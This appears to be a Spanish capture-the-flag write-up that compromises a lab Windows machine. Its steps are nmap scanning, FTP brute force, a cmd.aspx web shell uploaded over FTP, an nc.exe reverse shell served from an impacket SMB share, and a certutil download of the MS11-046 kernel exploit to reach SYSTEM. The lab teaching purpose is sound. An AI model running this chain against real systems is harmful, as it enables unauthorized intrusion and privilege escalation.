
Máquina Cocido Andaluz

Reconocimiento

Primero compruebo la IP de la máquina escaneando la red con `nmap`.



```
❯ nmap -sn 192.168.1.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-22 09:45 CET
Nmap scan report for liveboxfibra (192.168.1.1)
Host is up (0.016s latency).
MAC Address: E4:3E:D7:FF:70:55 (Arcadyan)
Nmap scan report for WIN-JG67MIHZH2X.home (192.168.1.114)
Host is up (0.069s latency).
MAC Address: F8:B5:4D:EC:75:E3 (Intel Corporate)
Nmap scan report for Portatil-GIGABYTE.home (192.168.1.126)
Host is up (0.0096s latency).
MAC Address: F8:B5:4D:EC:75:E3 (Intel Corporate)
Nmap scan report for 192.168.1.18
Host is up.
Nmap scan report for DESKTOP-79S9R4A.home (192.168.1.89)
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 1.91 seconds
```

Sabiendo la IP, hago un escaneo bastante completo con `nmap`:


```
SHELL

❯ nmap -sSCV --min-rate 5000 -Pn -n -p- 192.168.1.114 -oN nmap.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-22 09:45 CET
Warning: 192.168.1.114 giving up on port because retransmission cap hit (10).
Stats: 0:01:37 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 99.99% done; ETC: 09:47 (0:00:00 remaining)
Nmap scan report for 192.168.1.114
Host is up (0.045s latency).
Not shown: 64720 closed tcp ports (reset), 803 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Microsoft ftpd
80/tcp    open  http         Microsoft IIS httpd 7.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.0
|_http-title: Apache2 Debian Default Page: It works
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
49158/tcp open  msrpc        Microsoft Windows RPC
```

```
MAC Address: F8:B5:4D:EC:75:E3 (Intel Corporate)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-03-22T08:48:16
|_  start_date: 2025-03-22T08:40:17
|_nbstat: NetBIOS name: WIN-JG67MIHZH2X, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:6b:e9:3b
(PCS Systemtechnik/Oracle VirtualBox virtual NIC)
| smb2-security-mode:
|   2:0:2:
|_    Message signing enabled but not required
|_clock-skew: -1s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 166.63 seconds
```




> Hice fuzzing de directorios y archivos pero nada.

Como esta el servicio **SMB** pruebo con `netexec` a ver si me saca algo con una NULL session pero no es el caso.

```shell
❯ nxc smb 192.168.1.114 -u '' -p '' --shares

SMB         192.168.1.114   445    WIN-JG67MIHZH2X  [*] Windows 6.0 Build 6001 x32 (name:WIN-JG67MIHZH2X) (domain:WIN-JG67MIHZH2X) (signing:False) (SMBv1:False)
SMB         192.168.1.114   445    WIN-JG67MIHZH2X  [+] WIN-JG67MIHZH2X\:
SMB         192.168.1.114   445    WIN-JG67MIHZH2X  [-] Error enumerating shares: STATUS_ACCESS_DENIED
```

Sin muchas oportunidades, hago fuerza bruta a ftp usando el wordlist de **xato** tanto para el usuario como para la contraseña: y consigo lo siguiente:



El directorio del ftp tiene toda la pinta de ser el mismo que el del servidor web:

```shell
❯ ftp 192.168.1.114
Connected to 192.168.1.114.
220 Microsoft FTP Service
Name (192.168.1.114:juan): info
331 Password required for info.
Password:
230 User info logged in.
Remote system type is Windows_NT.
ftp> ls
200 PORT command successful.
150 Opening ASCII mode data connection for /bin/ls.
dr--r--r--   1 owner    group               0 Jun 14  2024 aspnet_client
-rwxrwxrwx   1 owner    group           11069 Jun 15  2024 index.html
-rwxrwxrwx   1 owner    group          184946 Jun 14  2024 welcome.png
```

Explotación


Entonces como estamos ante un **Windows**, le tenemos que pasar un *.aspx* para conseguir una shell:

```shell
❯ sudo cp /usr/share/wordlists/seclists/Web-Shells/FuzzDB/cmd.aspx .
[sudo] password for juan:
❯ ls
 cmd.aspx  hydra.restore  nmap.txt
```

Lo transferimos con `put`:

```shell
ftp> put cmd.aspx
200 PORT command successful.
150 Opening ASCII mode data connection for cmd.aspx.
226 Transfer complete.
1442 bytes sent in 4.5e-05 seconds (30.6 Mbytes/s)
ftp> ls
200 PORT command successful.
150 Opening ASCII mode data connection for /bin/ls.
dr--r--r--   1 owner    group               0 Jun 14  2024 aspnet_client
-rwxrwxrwx   1 owner    group            1442 Mar 22 10:15 cmd.aspx
-rwxrwxrwx   1 owner    group           11069 Jun 15  2024 index.html
-rwxrwxrwx   1 owner    group          184946 Jun 14  2024 welcome.png
```

Tenemos ejecución de comandos:




```
Configuraci¢n IP de Windows
                                   Command: ipconfig                excute

Adaptador de Ethernet Conexi¢n de  rea local:

   Sufijo DNS espec¡fico para la conexi¢n. . : home
   V¡nculo: direcci¢n IPv6 local. . . : fe80::112d:6567:79a7:2b1a%10
   Direcci¢n IPv4. . . . . . . . . . . . . . : 192.168.1.114
   M scara de subred . . . . . . . . . . . . : 255.255.255.0
   Puerta de enlace predeterminada . . . . . : 192.168.1.1

Adaptador de t£nel Conexi¢n de  rea local* 8:

   Estado de los medios. . . . . . . . . . . : medios desconectados
   Sufijo DNS espec¡fico para la conexi¢n. . : home
```

La Windows no tenia `nc` instalado por lo que me lo comparto usando `impacket`:

```
SHELL

❯ locate nc.exe
/usr/share/wordlists/seclists/Web-Shells/FuzzDB/nc.exe
❯ file /usr/share/wordlists/seclists/Web-Shells/FuzzDB/nc.exe
/usr/share/wordlists/seclists/Web-Shells/FuzzDB/nc.exe: PE32 executable for MS Windows 4.00 (console), Intel
i386, 3 sections
```


Me abro el servidor

```
❯ ls
cmd.aspx  hydra.restore  nc.exe  nmap.txt
❯ smbserver.py smbFolder $(pwd) -smb
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

Y ejecuto para que lo ejecute desde el servidor SMB que estoy compartiendo con `impacket` y me conceda una reverse shell:

```
\\192.168.1.89\smbFolder\nc.exe -e cmd 192.168.1.89 4444
```



Una vez dentro estamos como **info**:

```
c:\Users\info>dir
dir
 El volumen de la unidad C no tiene etiqueta.
 El n◆mero de serie del volumen es: 1CEF-5C5A

 Directorio de c:\Users\info

14/06/2024  17:17    <DIR>          .
14/06/2024  17:17    <DIR>          ..
14/06/2024  17:15                26 user.txt
               1 archivos             26 bytes
               2 dirs  12.727.590.912 bytes libres

c:\Users\info>type user.txt
type user.txt
hdgrfvvf8s7dre5w7vg23rfewf
```

Pero no podemos acceder como Administrador.

```
c:\Users>dir
dir
 El volumen de la unidad C no tiene etiqueta.
 El n◆mero de serie del volumen es: 1CEF-5C5A

 Directorio de c:\Users

14/06/2024  17:15    <DIR>          .
```

```
14/06/2024  17:15    <DIR>          ..
14/06/2024  11:32    <DIR>          Administrador
14/06/2024  17:17    <DIR>          info
19/01/2008  10:40    <DIR>          Public
               0 archivos              0 bytes
               5 dirs  12.727.590.912 bytes libres

c:\Users>cd Administrador
cd Administrador
Acceso denegado.
```

Escalada

> Hice un systeminfo y buscando el kernel en google me salió la siguiente vulnerabildad

```
❯ searchsploit MS16-032
------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                |  Path
------------------------------------------------------------------------------ ---------------------------------
Microsoft Windows 7 < 10 / 2008 < 2012 (x86/x64) - Local Privilege Escalation (M | windows/local/39809.cs
Microsoft Windows 7 < 10 / 2008 < 2012 (x86/x64) - Secondary Logon Handle Privil | windows/local/40107.rb
Microsoft Windows 7 < 10 / 2008 < 2012 R2 (x86/x64) - Local Privilege Escalation | windows/local/39719.ps1
Microsoft Windows 8.1/10 (x86) - Secondary Logon Standard Handles Missing Saniti | windows_x86/local/39574.cs
```

Me basé en el siguiente git: https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS11-046

Lo descargo y me abro un servidor con python:

```
❯ ls
 ms11-046.exe  cmd.aspx  hydra.restore  nc.exe  nmap.txt
❯ python3 -m http.server 80
```

Ahora con `certutil` me descargo el recurso desde la Windows:

```
C:\Windows\Temp>certutil.exe -f -urlcache -split http://192.168.1.89/ms11-046.exe
certutil.exe -f -urlcache -split http://192.168.1.89/ms11-046.exe
****  En l◆nea  ****
CertUtil: -URLCache comando completado correctamente.
```

Lo ejecuto.

```
C:\Windows\Temp>ms11-046.exe
ms11-046.exe
```

```
c:\Windows\System32>
```

Y somos root:

```
c:\Windows\System32>whoami
whoami
nt authority\system
```

La flag:

```
c:\Users\Administrador\Desktop>dir
dir
 El volumen de la unidad C no tiene etiqueta.
 El n◆mero de serie del volumen es: 1CEF-5C5A

 Directorio de c:\Users\Administrador\Desktop

14/06/2024  17:17    <DIR>          .
14/06/2024  17:17    <DIR>          ..
14/06/2024  17:16                29 root.txt
               1 archivos             29 bytes
               2 dirs  12.727.050.240 bytes libres

c:\Users\Administrador\Desktop>type root.txt
type root.txt
hdgrfvv45478fhrfcdnc7vg2fw44f
```